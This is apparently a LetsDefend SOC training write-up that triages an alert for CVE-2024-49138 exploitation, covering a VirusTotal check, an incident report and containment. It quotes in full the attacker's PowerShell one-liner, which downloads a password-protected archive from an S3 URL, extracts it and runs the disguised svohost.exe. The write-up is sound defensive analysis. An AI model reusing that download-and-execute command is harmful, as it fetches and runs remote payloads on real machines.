
Event Information:

EventID :
313
Event Time :
Jan, 22, 2025, 02:37 AM
Rule :
SOC335 - CVE-2024-49138 Exploitation Detected
Level :
Security Analyst
Hostname :
Victor
Ip Address :
172.16.17.207
Process Name :
svohost.exe
Process Path :
"C:\temp\service_installer\svohost.exe"
Process ID :
7640
Parent Process :
C:\Windows\System32\WINDOWSPOWERSHELL\V1.0\powershell.exe
Command Line :
\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
File Hash :
b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9
Process User :
EC2AMAZ-ILGVOIN\LetsDefend
Trigger Reason :
Unusual or suspicious patterns of behavior linked to the hash have been identified, indicating potential exploitation of CVE-2024-49138.
Device Action :
Allowed

Analysis Steps:

At first glance the use of the Attacker favourite temp folder and the use of legitimate looking names like “service_installer” and “svohost” which looks similar to svchost.exe, seems suspicious.

On VirusTotal the file is listed as malicious by 46/67 Vendors as of 5 days ago.



Threat categories:

trojan

pua

dropper


Family labels:

ulise

expl

usblf726

We can also see that commands associated with enumeration were conducted on the endpoint during the time-frame of the attack.



We can also see the command:

$url = 'https://files-ld.s3.us-east-2.amazonaws.com/service-installer.zip'; $dest = 'C:\temp\service-installer.zip'; $extractPath = 'C:\temp'; $password = 'infected'; if (-not (Test-Path -Path $extractPath)) { New-Item -ItemType Directory -Path $extractPath -Force | Out-Null }; Invoke-WebRequest -Uri $url -OutFile $dest; $7zipPath = 'C:\Program Files\7-Zip\7z.exe'; Start-Process -FilePath $7zipPath -ArgumentList "x -p$password -o$extractPath $dest" -NoNewWindow -Wait -PassThru; Remove-Item -Path $dest; Start-Process -FilePath "$extractPath\service_installer\svohost.exe"

Which is how the malicious file was initially delivered to the device.

Based on following Playbook procedure and the analysis of available information, this alert is determined to be a successful True Positive.

Report:

Incident Summary

Analysis confirms a True Positive compromise involving the exploitation of CVE-2024-49138. An attacker successfully executed a malicious PowerShell script on the host Victor to download, extract, and execute a disguised payload. Endpoint telemetry also confirms the attacker is actively conducting privilege enumeration on the device.

Incident Details

- **Alert Name:** SOC335 - CVE-2024-49138 Exploitation Detected
- **Target Host:** Victor (172[.]16.17.207)
- **Process User:** EC2AMAZ-ILGVOIN\LetsDefend
- **Malicious Process:** svohost.exe (PID: 7640)
- **File Hash:** b432dcf4a0f0b601b1d79848467137a5e25cab5a0b7b1224be9d3b6540122db9
- **Device Action:** Allowed

Analysis and Evidence

- **Initial Delivery:** Terminal history reveals the execution of a complex PowerShell command that reached out to an AWS S3 bucket (hxxps://files-ld[.]s3.us-east-2.amazonaws.com/service-installer.zip) to download a zipped payload.
- **Defence Evasion:** The attacker used the 7-Zip utility to extract the archive using the password "infected", a technique used to bypass network-level inspection.
- **Masquerading:** The payload was extracted to the C:\temp\service_installer\ directory and executed as svohost.exe. This arbitrary naming convention is likely designed to mimic the legitimate Windows processes to avoid casual detection.
- **Active Enumeration:** Endpoint logs show the attacker running multiple whoami and whoami /priv commands immediately before the download, indicating they were mapping their current access levels.

Threat Intelligence

- **Hash Reputation:** VirusTotal confirms the file hash is highly malicious, with 46/67 security vendors flagging the executable.
- **Malware Classification:** Threat intelligence categorises this file as a trojan, dropper, and exploit directly linked to the CVE-2024-49138 vulnerability.

Actions Taken

1. Analysed endpoint terminal history to identify the root cause of the infection and the payload delivery mechanism.
2. Verified the malicious nature of the executed file (svohost.exe) via OSINT platforms.
3. Contained the endpoint from the network.
4. Declared the alert a True Positive and escalated.

Let’s Defend Result

